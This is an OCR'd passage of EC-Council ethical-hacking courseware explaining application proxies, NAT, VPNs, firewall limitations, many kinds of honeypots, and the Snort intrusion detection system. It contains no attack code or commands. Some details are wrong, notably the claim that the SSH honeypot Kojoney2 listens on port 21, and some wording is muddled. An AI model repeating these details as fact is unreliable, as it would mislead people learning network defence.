


Figure 12.16: Example of Stateful Multilayer Inspection Firewall

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Application Proxy

An application-level proxy works as a proxy server and filters connections for specific services. It filters connections based on the services and protocols when acting as a proxy. For example, an FTP proxy will only allow FTP traffic to pass through while all other services and protocols will be blocked. It is a type of server that acts as an interface between the user workstation and the Internet. It correlates with the gateway server and separates the enterprise network from the Internet. It receives a request from a user to provide the Internet service and responds to the original request only. A proxy service is an application or program that helps forward user requests (for example, FTP or Telnet) to the actual services. A proxy is also known as an application-level gateway, as it renews the connections and act as a gateway to the services. Proxies run on a firewall host that is either a dual-homed host or some other bastion host for security purposes. Some proxies, namely caching proxies, improve network efficiency. They keep copies of the requested data of the hosts that they proxy. Such proxies can provide the data directly when multiple hosts request the same data. Caching proxies help in reducing the load on network connections, whereas proxy servers provide both security and caching.

A proxy service is available to the user in the internal network and the service in the outside network (Internet), and it is transparent. Instead of direct communication, it talks with the proxy and it handles all the communication between users and Internet services. Transparency is the main advantage of proxy services. To the user, a proxy server presents an illusion that it is dealing directly with the real server, whereas to a real server, the proxy server gives the illusion that it is dealing directly with the user.

Advantages

- Proxy services are useful for logging because they can understand application protocols and effectively allow logging.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Proxy services reduce the load on network links as they are capable of caching copies of frequently requested data and allow it to be directly loaded from the system instead of the network.
- Proxy systems perform user-level authentication, as they are involved in the connection.
- Proxy systems automatically protect weak or faulty IP implementations as they sit between the client and the Internet and generate new IP packets for the client.

Disadvantages

- Proxy services lag behind non-proxy services until suitable proxy software is available.
- Each service in a proxy may use different servers.
- Proxy services may require changes in the client, applications, and procedures.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Network Address Translation (NAT)

Network address translation (NAT) separates IP addresses into two sets and enables the LAN to use these addresses for internal and external traffic. The NAT helps hide an internal network layout and force connections to go through a choke point. It also works with a router, and similarly to packet filtering, it will also modify the packets that the router sends simultaneously. When the internal machine forwards the packet to the external machine, the NAT modifies the source address of the packet to make it appear as if it is coming from a valid address. When the external machine sends the packet to the internal machine, the NAT modifies the destination address to turn the visible address into the correct internal address. The NAT can also change the source and destination port numbers. It limits the number of public IP addresses that an organization can use. It can act as a firewall filtering technique whereby it allows only those connections that originate in the internal network and blocks the connections that originate in the external network.

NAT systems use different schemes for translation between internal and external addresses:

- Assign one external host address for each internal address and always apply the same translation. This slows down connections and does not provide any savings in address space.
- Dynamically allocate an external host address without modifying the port numbers when the internal host initiates a connection. This restricts the number of internal hosts that can simultaneously access the Internet to the number of available external addresses.
- Create a fixed mapping from internal addresses to externally visible addresses but use a port mapping so that multiple internal machines use the same external address.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Dynamically allocate an external host address and port pair each time an internal host initiates a connection. This makes the most efficient possible use of the external host addresses.


Advantages

- Network address translation helps to enforce the firewall's control over outbound connections.
- It restricts incoming traffic and allows only packets that are part of a current interaction initiated from the inside.
- It helps hide the internal network's configuration and thus lowers the success rate of attacks on the network or system.

Disadvantages

- The NAT system has to guess how long it should keep a particular translation, which is not always possible.
- The NAT interferes with encryption and authentication systems to ensure the security of the data.
- Dynamic allocation of ports may interfere with packet filtering.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Virtual Private Network

A virtual private network (VPN) is a network that provides secure access to the private network through the Internet. VPNs are used for connecting wide area networks (WAN). They allow computers on one network to connect to computers on another network. They are used for the secure transmission of sensitive information over an untrusted network via encapsulation and encryption. They employ encryption and integrity protection, enabling you to use a public network as a private network. A VPN performs encryption and decryption outside the packet-filtering perimeter to allow the inspection of packets coming from other sites. It establishes a virtual point-to-point connection through the use of dedicated connections. A VPN also encapsulates packets sent over the Internet. It combines the advantages of both public and private networks. VPNs have no relation to firewall technology, but firewalls are convenient for adding VPN features as they help in providing secure remote services. The computing device running the VPN software can only access the VPN.

All VPNs that run over the Internet adopt the following principles:

- Encrypts the traffic
- Checks for integrity protection
- Encapsulates new packets, which are sent across the Internet to some destination that reverses the encapsulation
- Checks the integrity
- Decrypts the traffic eventually

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Advantages

- A VPN hides all the traffic that flows over it, ensures encryption, and protects data from snooping.
- It provides remote access for protocols while avoiding attackers from the Internet at large.

Disadvantages

- As the VPN runs on a public network, the user will be vulnerable to an attack on the destination network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Firewall Limitations

Although firewalls are essential to your security strategy, they have the following limitations:

- Firewalls can restrict users from accessing valuable services such as FTP, Telnet, NIS, etc., and they sometimes restrict Internet access as well.
- The firewall cannot prevent internal attacks (backdoor) in a network, e.g., a disgruntled employee who cooperates with the external attacker.
- The firewall focuses its security at a single point, which makes other systems within the network prone to security attacks.
- A bottleneck could occur if all the connections pass through the firewall.
- The firewall cannot protect the network from social engineering and data-driven attacks whereby the attacker sends malicious links and emails to employees inside the network.
- If external devices such as laptops, mobile phones, portable hard drives, etc., are already infected and connected to the network, then a firewall cannot protect the network from these devices.
- The firewall is unable to adequately protect the network from all types of zero-day viruses that try to bypass it.
- A firewall cannot do anything if the network design and configuration is faulty.
- A firewall is not an alternative to antivirus or antimalware tools.
- A firewall does not block attacks from a higher level of the protocol stack.
- A firewall does not prevent attacks originating from common ports and applications.
- A firewall does not prevent attacks from dial-in connections.
- A firewall is unable to understand tunneled traffic.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Honeypot

A honeypot is a computer system on the Internet intended to attract and trap those who attempt unauthorized or illicit utilization of the host system to penetrate an organization's network. It is a fake proxy run to frame attackers by logging traffic through it and then sending complaints to the victims' ISPs. It has no authorized activity or production value, and any traffic to it is likely a probe, attack, or compromise. Whenever there is any interaction with a honeypot, it is most likely to be malicious. Honeypots are unique; they do not solve a specific problem. Instead, they are a highly flexible tools with many different security applications. Honeypots help in preventing attacks, detecting attacks, and information gathering and research. A honeypot can log port access attempts or monitor an attacker's keystrokes; these could be early warnings of a more concerted attack. It requires a considerable amount of effort to maintain a honeypot.





Figure 12.17: Example of Honeypot

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Honeypots

Honeypots are classified into the following types based on their design criteria:

- **Low-interaction Honeypots**

  Low-interaction honeypots emulate only a limited number of services and applications of a target system or network. If the attacker does something that the emulation does not expect, the honeypot will simply generate an error. They capture limited amounts of information, i.e., mainly transactional data, and some limited interactions. These honeypots cannot be compromised completely. They are set to collect higher-level information about attack vectors such as network probes and worm activities. Some examples are Specter, KFSensor, and Honeytrap.

  KFSensor is a low-interaction honeypot used to attract and identify penetrations. It implements vulnerable system services and Trojans to attract hackers. This honeypot can be used to monitor all TCP, UDP, and ICMP ports and services. KFSensor identifies and raises alerts about port scanning and DoS attacks.

  A honeytrap is a low-interaction honeypot used to observe attacks against TCP and UDP services. It runs as a daemon and starts server processes dynamically on requested ports. Attackers are tricked into sending responses to the honeytrap server process. The data that is received by the honeypot is concatenated into a string and stored in a database file. This string is called the attack string. Honeytraps parse attack strings for a command requesting the server to download a file from another host in the network. If such a command is detected, the server tries to access the corresponding file automatically. It supports only FTP and TFTP protocols. It also identifies and logs HTTP_URIs.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Medium-interaction Honeypots**

  Medium-interaction honeypots simulate a real OS as well as applications and services of a target network. They provide greater misconception of an OS than low-interaction honeypots. Therefore, it is possible to log and analyze more complex attacks. These honeypots capture more useful data than low-interaction honeypots. They can only respond to preconfigured commands; therefore, the risk of intrusion increases. The main disadvantage of medium-interaction honeypots is that the attacker can quickly discover that the system behavior is abnormal. Some examples of medium-interaction honeypots include HoneyPy, Kojoney2, and Cowrie.

  Kojoney2 is a medium-interaction honeypot that emulates a real SSH environment. This honeypot listens on port 21 for incoming SSH connections. If a connection request is initiated, Kojoney2 will verify users against an internal list of fake users. Usually, the connections are accepted by granting access to the SSH shell. It simulates many shell commands to trick attackers. Using Kojoney2, attackers can download files using wget and curl commands.

- **High-Interaction Honeypots**

  Unlike their low- and medium-interaction counterparts, high-interaction honeypots do not emulate anything; they run actual vulnerable services or software on production systems with real OS and applications. These honeypots simulate all services and applications of a target network. They can be completely compromised by attackers to gain full access to the system in a controlled area. They capture complete information about an attack vector such as attack techniques, tools, and intent. The honeypotized system is more prone to infection, as attack attempts can be carried out on real production systems.

  A honeynet is a prime example of a high-interaction honeypot. It is neither a product nor a software solution that a user installs. Instead, it is an architecture—an entire network of computers designed to attack. The idea is to have an architecture that creates a highly controlled network with real computers running real applications, in which all activities are monitored and logged.

  "**Bad guys**" find, attack, and break into these systems through their own initiative. When they do, they do not realize that they are in a honeynet. Without the knowledge of the attackers, all their activities and actions, from encrypted SSH sessions to email and file uploads, are captured by inserting kernel modules into their systems.

  At the same time, the honeynet controls the attacker's activity. Honeynets do this by using a honeywall gateway, which allows inbound traffic to the victim's systems but controls the outbound traffic using intrusion prevention technologies. This gives the attacker the flexibility to interact with the victim's systems but prevents the attacker from harming other non-honeynet computers.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Pure Honeypots**

  Pure honeypots emulate the real production network of a target organization. They cause attackers to devote their time and resources toward attacking the critical production system of the company. Attackers uncover and discover the vulnerabilities and trigger alerts that help network administrators to provide early warnings of attacks and hence reduce the risk of an intrusion.

Honeypots are classified into the following types based on their deployment strategy:

- **Production Honeypots**

  Production honeypots are deployed inside the production network of the organization along with other production servers. Although such honeypots improve the overall state of security of the organization, they effectively capture only a limited amount of information related to the adversaries. Such honeypots fall under the low-interaction honeypot category and are extensively employed by large organizations and corporations. As production honeypots are deployed internally, they also help to find out internal flaws and attackers within an organization.

- **Research Honeypots**

  Research honeypots are high-interaction honeypots primarily deployed by research institutes, governments, or military organizations to gain detailed knowledge about the actions of intruders. By using such honeypots, security analysts can obtain in-depth information about how an attack is performed, vulnerabilities are exploited, and attack techniques and methods are used by the attackers. This analysis, in turn, can help an organization to improve attack prevention, detection, and security mechanisms and develop a more secure network infrastructure.

  The main drawback of research honeypots is that they do not contribute to the direct security of the company. If a company is looking to improve its production infrastructure, it should opt for production honeypots.

Honeypots are classified into the following types based on their deception technology:

- **Malware Honeypots**

  Malware honeypots are used to trap malware campaigns or malware attempts over the network infrastructure. These honeypots are simulated with known vulnerabilities such as outdated APIs, vulnerable SMBv1 protocols, etc., and they also emulate different Trojans, viruses, and backdoors that encourage adversaries to perform exploitation activities. These honeypots lure the attacker or malware into performing attacks, from which the attack pattern, malware signatures, and malware threat actors can be identified effectively.

- **Database Honeypots**

  Database honeypots employ fake databases that are vulnerable to perform database-related attacks such as SQL injection and database enumeration. These fake databases trick the attackers by making them think that these databases contain crucial sensitive

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

information such as credit card details of all the customers and employee databases. However, all the information present in the database are fake and simulated. Such databases lure the attacker to perform attacks, with their vulnerabilities; from the attacks, the attack pattern and the threat actor's TTP's towards database attacks can be identified effectively.

- **Spam Honeypots**

  Spam honeypots specifically target spammers who abuse vulnerable resources such as open mail relays and open proxies. Basically, spam honeypots consist of mail servers that deliberately accept emails from any random source from the Internet. They provide crucial information about spammers and their activities.

- **Email Honeypots**

  Email honeypots are also called email traps. They are nothing but fake email addresses that are specifically used to attract fake and malicious emails from adversaries. These fake email IDs will be distributed across the open Internet and dark web to lure threat actors into performing various malicious activities to exploit the organization. By constantly monitoring the incoming emails, the adversary's deception techniques can be identified by the administrators and internal employees can be warned to avoid falling into such email traps.

- **Spider Honeypots**

  Spider honeypots are also called spider traps. These honeypots are specifically designed to trap web crawlers and spiders. Many threat actors perform web crawling and spidering to extract important information from web applications. Such crucial information includes URLs, contact details, directory details, etc. Spider honeypots are employed to trap such adversaries. A fake website will be emulated and presented as a legitimate one. Threat actors attempting to perform web crawling on such traps will be identified and blacklisted.

- **Honeynets**

  Honeynets are networks of honeypots. They are very effective in determining the entire capabilities of the adversaries. Honeynets are mostly deployed in an isolated virtual environment along with a combination of vulnerable servers. The various TTPs employed by different attackers to enumerate and exploit networks will be recorded, and this information can be very effective in determining the complete capabilities of the adversary.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


IDS, IPS, Firewall, and Honeypot Solutions


The previous section discussed the function, role, and placement of IDS, IPS, firewalls, and honeypots for securing networks. A number of easy-to-use and feature-enriched solutions (hardware, software, or both) are available for the implementation of IDS, IPS, firewalls, and honeypots. This section discusses some commercially available solutions that simplify the usage of IDS, IPS, firewalls, and honeypots.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Intrusion Detection Tools: Snort

1. Snort is an open-source network intrusion detection system, capable of performing real-time **traffic analysis and packet logging on IP networks**
2. It can perform **protocol analysis** and **content searching/matching**, and is used to detect a variety of **attacks and probes**, such as buffer overflows, stealth port scans, and OS fingerprinting attempts
3. It uses a flexible **rules language** to describe traffic that it should collect or pass, as well as a **detection engine** that utilizes a modular plug-in architecture
4. **Uses of Snort:**
   - Straight packet sniffer like tcpdump
   - Packet logger (useful for network traffic debugging, etc.)
   - Network intrusion prevention system

